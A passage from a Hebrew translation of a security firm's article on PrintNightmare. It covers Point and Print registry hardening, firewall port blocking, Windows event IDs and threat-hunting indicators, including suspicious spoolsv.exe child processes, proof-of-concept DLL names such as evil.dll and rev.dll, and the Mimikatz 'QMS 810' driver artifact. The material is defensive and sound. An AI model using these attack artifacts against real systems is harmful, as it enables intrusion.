[איור 8: הגדרות הדפסה נכנסת מרחוק בשירות Print Spooler במדיניות קבוצתית]

הערה: על מנת להחיל מדיניות זו, יש להפעיל מחדש את שירות Print Spooler.

<u>השלכות אפשריות של שימוש בשיטה זו:</u>

כאשר המדיניות מושבתת, שירות ה-Spooler לא יקבל חיבורי לקוח ולא יאפשר למשתמשים לשתף מדפסות. הדבר לא ישפיע על יכולות ההדפסה באמצעות מדפסות משותפות מקומיות או מרוחקות וכל המדפסות המשותפות כעת ימשיכו להיות משותפות.

שיטה 4: אכיפת אזהרות של Point and Print

Point and Print הוא מונח המתייחס ליכולת לאפשר למשתמש ב-Windows client ליצור חיבור למדפסת מרוחקת מבלי לספק דיסקים או אמצעי התקנה אחרים. המערכת מורידה באופן אוטומטי את כל הקבצים ופרטי התצורה הדרושים משרת ההדפסה ללקוח.

כברירת מחדל, כאשר המשתמש מתקין מנהלי התקנים באמצעות מנגנון Point and Print, מוצגת אזהרה בדבר העלאת הרשאות ("Elevation") והמשתמש נדרש לאשר את הפעולה. במקרה שאזהרה זו מנוטרלת, עדיין ניתן לנצל את חולשת האבטחה, לרבות הרצת קוד מרחוק, במחשבים שלא הוקשחו בשיטות 2 או 3 לעיל, ושהותקן עליהם העדכון CVE-2021-34527. מכיוון ששיטות 2 ו-3 אינן רלוונטיות לשרתי הדפסה, שיטה זו חיונית כדי להגן עליהם.

ניתן להחיל תצורה זו גם באמצעות מדיניות קבוצתית, והיא זמינה ב:

- Computer Configuration > Policies > Administrative Templates > Control Panel > Printers
- Open the **“Point and Print Restrictions”** and set both “Security prompts” to “Show warning and elevation prompt”

ניתן להשיג זאת גם באמצעות הגדרת ערכי ה-Registry להלן, או לוודא שהם אינם קיימים:

Registry Hive	HKEY_LOCAL_MACHINE
Registry Path	Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint
Value Name	NoWarningNoElevationOnInstall
Value Type	REG_DWORD
Value	(Require Elevation)0

Registry Hive	HKEY_LOCAL_MACHINE
Registry Path	Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint
Value Name	UpdatePromptSettings
Value Type	REG_DWORD
Value	(Require Elevation)0

השלכות של שיטה זו:

לאחר החלת הגדרות אבטחה אלה, המערכת תיאלץ את המשתמש לאשר בחלון קופץ כל התקנה של דרייבר הדפסה.

שיטה 5: חסימת תעבורה נכנסת באמצעות חומת אש (Firewall)

אף ששיטה זו קשה ליישום ודורשת מאמץ למיפוי הקישוריות הנדרשת ברשת שלכם, זו אחת השיטות המועילות ביותר להגנה על הנכסים הדיגיטליים שלכם מפני מגוון אפיקי תקיפה ולא רק מפני 'PrintNightmare'.

ליתר דיוק, כדי לצמצם את הסיכונים הקשורים לתקיפת 'PrintNightmare', יש לחסום תקשורת נכנסת לפורט TCP 445, שבה נעשה שימוש על ידי פרוטוקול SMB, וכמו כן את פורט TCP 135 שבו נעשה שימוש על ידי RPC. מומלץ מאוד ליישם זאת בתחנות עבודה באמצעות חומת אש מקומית (כדוגמת Windows Firewall או פתרון צד שלישי), אך יש לשקול אותה גם לגבי שרתים שאינם משמשים כשרתי הדפסה או שרתי קבצים.

חסימת הפורטים 445 ו-135 אינה אפשרית בשרתי DC מכיוון שמשתמשי הדומיין משתמשים בהם על בסיס קבוע; עם זאת, באפשרותכם לחסום תעבורה יוצאת בפורט 445 משרתי DC, מכיוון שהיא אינה נדרשת לצורך פונקציונליות רגילה ותמנע מה-DC המותקף מלמשוך את הדרייברים הזדוניים משרתי קבצים מרוחקים.

סיכום ההמלצות

התחילו בהגנה על שרתי ה-DC שלכם מכיוון שהם הנכסים החשובים ביותר בארגון ולאחר מכן המשיכו בהגנה על שרתים ותחנות עבודה.

כדי לכסות את כל הדרכים לניצול החולשה תוך כדי הקפדה על הגנה בשכבות, אנו ממליצים לנקוט את הפעולות הבאות:

1. יישמו את שיטה 1 - הקפידו להתקין בסביבה שלכם את עדכוני האבטחה CVE-2021-34527 העדכניים ביותר ולעקוב אחר תיקונים עתידיים. פעולה זו תצמצם גם את הסיכונים הקשורים ל-'PrintNightmare' כל עוד תיישמו גם את שיטה 4.
2. יישמו את שיטה 2 - השביתו את שירות Print Spooler בשרתי DC ובשרתים שאינם שרתי הדפסה. פעולה זו תצמצם את הסיכונים הקשורים לכל וקטורי התקיפה של שירות Spooler במחשבים שבהם היא מיושמת.
3. יישמו את שיטה 3 - השביתו את פונקציונליות שרת ההדפסה בשרתי DC, בשרתים שאינם שרתי הדפסה ובתחנות עבודה. פעולה זו תצמצם את הסיכונים הקשורים לווקטורי התקיפה של הרצת קוד מרחוק בשירות Spooler במחשבים שבהם היא מיושמת.
4. יישמו את שיטה 4 - ודאו שהתקנת מנהלי הדפסה בכל המחשבים אינה מורשית ללא בקשה להעלאת הרשאות. הדבר נדרש כדי להבטיח את יעילות התיקון וכיום זוהי השיטה היחידה להגנה מלאה על שרתי הדפסה שבהם מותקנים התיקונים של 6 ו-8 ביולי.
5. בצעו פעילויות ציד לאיתור סימנים לחשיפה לסיכון (IOCs) כמצוין להלן כדי לאתר מתקפה אפשרית ברשת שלכם.

איתור וציד של 'PrintNightmare'

ישנן מספר דרכים לאיתור ניסיונות לניצול לרעה של 'PrintNightmare', באמצעות המנגנון המובנה ב-Windows של יומן האירועים או באמצעות פתרון EDR קיים, כגון Microsoft Defender for Endpoint.

יומן אירועים של Windows

יומן האירועים של Windows מתעד התראות מערכת, אבטחה והפעלת יישומים שנוצרו על-ידי מערכת ההפעלה Windows. מספר יומני רישום מתעדים אירועים הקשורים לפעילות של Print Spooler. עם זאת, יומני רישום אלה אינם מופעלים כברירת מחדל ויש להגדיר אותם באמצעות PowerShell או מדיניות קבוצתית של Windows. יומני הרישום הרלוונטיים הם:

- Microsoft-Windows-PrintService/Admin
- Microsoft-Windows-PrintService/Operational

מזהי האירועים הרלוונטיים כוללים:

- Microsoft-Windows-PrintService/Operational, EID 316: האירוע מתעד את שם מנהל המדפסת שנוסף ואת קבצי ה-DLL שבהם הוא משתמש. אירוע זה יירשם ביומן בניסיונות מוצלחים וכושלים לניצול לרעה של 'PrintNightmare'.
- Microsoft-Windows-PrintService/Operational, EID 811: מתעד מידע בנוגע לפעולות שכשלו. אירוע זה יספק מידע על הנתיב המלא של ה-DLL שנטען.
- ניתן להשתמש ב-Microsoft-Windows-PrintService/Admin EID 808 בשילוב עם Microsoft-Windows-SMBClient/Security EID 31017 כדי לאתר מנהלי התקן לא חתומים דיגיטלית שנטענו באמצעות spoolsv.exe.

ציד מתקדם

מספר חוקרים בלתי תלויים וחברות מסחריות פרסמו שאילתות שבהן ניתן להשתמש כדי לבצע ציד איומים ולזהות ניצול לרעה של 'PrintNightmare'.

- כלי IOC: אם הגורמים הזדוניים משתמשים בכלי Mimikatz כדי לבצע תקיפה, ייווצר מנהל הדפסה בשם 'QMS 810'. ניתן לזהות אותו באמצעות מערכת EDR המתעדת שינויים ב-Registry (לדוגמה, Sysmon EID 13).
- חפש אחר התהליך spoolsv.exe על-ידי הפעלת rundll32.exe כתהליך צאצא באמצעות שורת פקודה ריקה.
- חפשו אחר יצירה של קובצי DLL חשודים הנוצרים בתיקייה:

%WINDIR%\system32\spool\drivers\x64\3\

לצד קובצי DLL שנטענו לאחר מכן מתוך:

%WINDIR%\system32\spool\drivers\x64\3\Old\

- חפשו אחר תהליכים בנים חשודים של Spoolsv.exe (לדוגמה, cmd.exe, powershell.exe וכדומה).
- עקבו אחר היצירה של קבצים חשודים בתיקייה \%WINDIR%\system32\spool\drivers\x64\.
- נתחו ניסיונות כושלים להתקנת דרייברי הדפסה חדשים. לדוגמה, חפשו אחר ההודעה The print spooler failed to load a plug-in module' ב-EID 808 Microsoft-Windows-PrintService/Admin. ניתן לייחס זאת ל-EID 31017 Microsoft-Windows-SMBClient/Security, שעשוי לתעד שגיאות של גישה לא מאובטחת של אורחים (מאחר שגישת אורחים חסומה כברירת מחדל במערכות כדוגמת Windows Server 2019).
- בצעו פעילויות ציד לאיתור קבצי DLL המהווים חלק מכלי הוכחת ההיתכנות שפורסמו: 'MyExploit.dll', 'evil.dll', '\addCube.dll', '\rev.dll', '\rev2.dll', '\main64.dll', '\mimilib.dll'. אם זיהיתם אחד מהקבצים הללו ב-EID 808, ביומני הרישום של Sysmon או בפתרון ה-EDR שלכם, זהו סימן מובהק לניסיון למתקפה.

מיקרוסופט מספקת את השאילתות שהוזכרו כאן ל-Microsoft 365 Defender בקישור הבא:
https://github.com/microsoft/Microsoft-365-Defender-Hunting-Queries/tree/master/Exploits/Print%20Spooler%20RCE

Splunk מציעה שאילתות דומות והיא שילבה אותן ב-Spunk Security Essentials. השאילתות שלה מבוססות על Sysmon והן זמינות בקישור הבא:
https://www.splunk.com/en_us/blog/security/i-pity-the-spool-detecting-printnightmare-cve-2021-34527.html

סיכום

במאמר זה הצגנו את שירות ה-Print Spooler ואת החולשות הקיימות בו, והסברנו נרחבות על האחרונה שבהן "PrintNightmare". חולשה זו עלתה לכותרות לאחרונה בשל השפעתה הנרחבת על מערכות ההפעלה של מיקרוסופט והקלות שבה ניתן לנצל אותה באמצעות כלים ציבוריים כאלו ואחרים, והתגובה המאוחרת של מייקרוסופט לאירוע.

כמו כן תיארנו דרכי פעולה כיצד להתגונן מחולשה זו, ביניהן עדכוני אבטחה שהופצעו ופעולות נוספות להבטחת יעילות ההגנה, וכן כיצד ניתן לנטר ולצוד אירועים שיעזרו לנו לאתר האם החולשה נוצלה ברשת שלנו.

המאמר נכתב על ידי: **שלמה זרינחו**, **חיים נחמיאס**, **אורן בידרמן** ו**דורון וזגיאל** מחברת אבטחת המידע **Sygnia**. אנחנו מחפשים עובדים למגוון משרות! מי שמוצא את המאמר מעניין, רוצה להיות חלק מפעילויות דומות ולהגן על ארגונים גדולים מפני חולשות כאלה ואחרות, מוזמן לפנות אלינו (דרך לינקדאין למשל).

לקריאת המאמר המקורי (באנגלית) אפשר לגלוש ל:

https://www.sygnia.co/demystifying-the-printnightmare-vulnerability

סיגניה היא אחת מחברות ייעוץ הסייבר המובילות בתחום, מספקת שירותי ייעוץ ותגובה למתקפות מורכבות לארגונים גדולים ברחבי העולם.

www.sygnia.co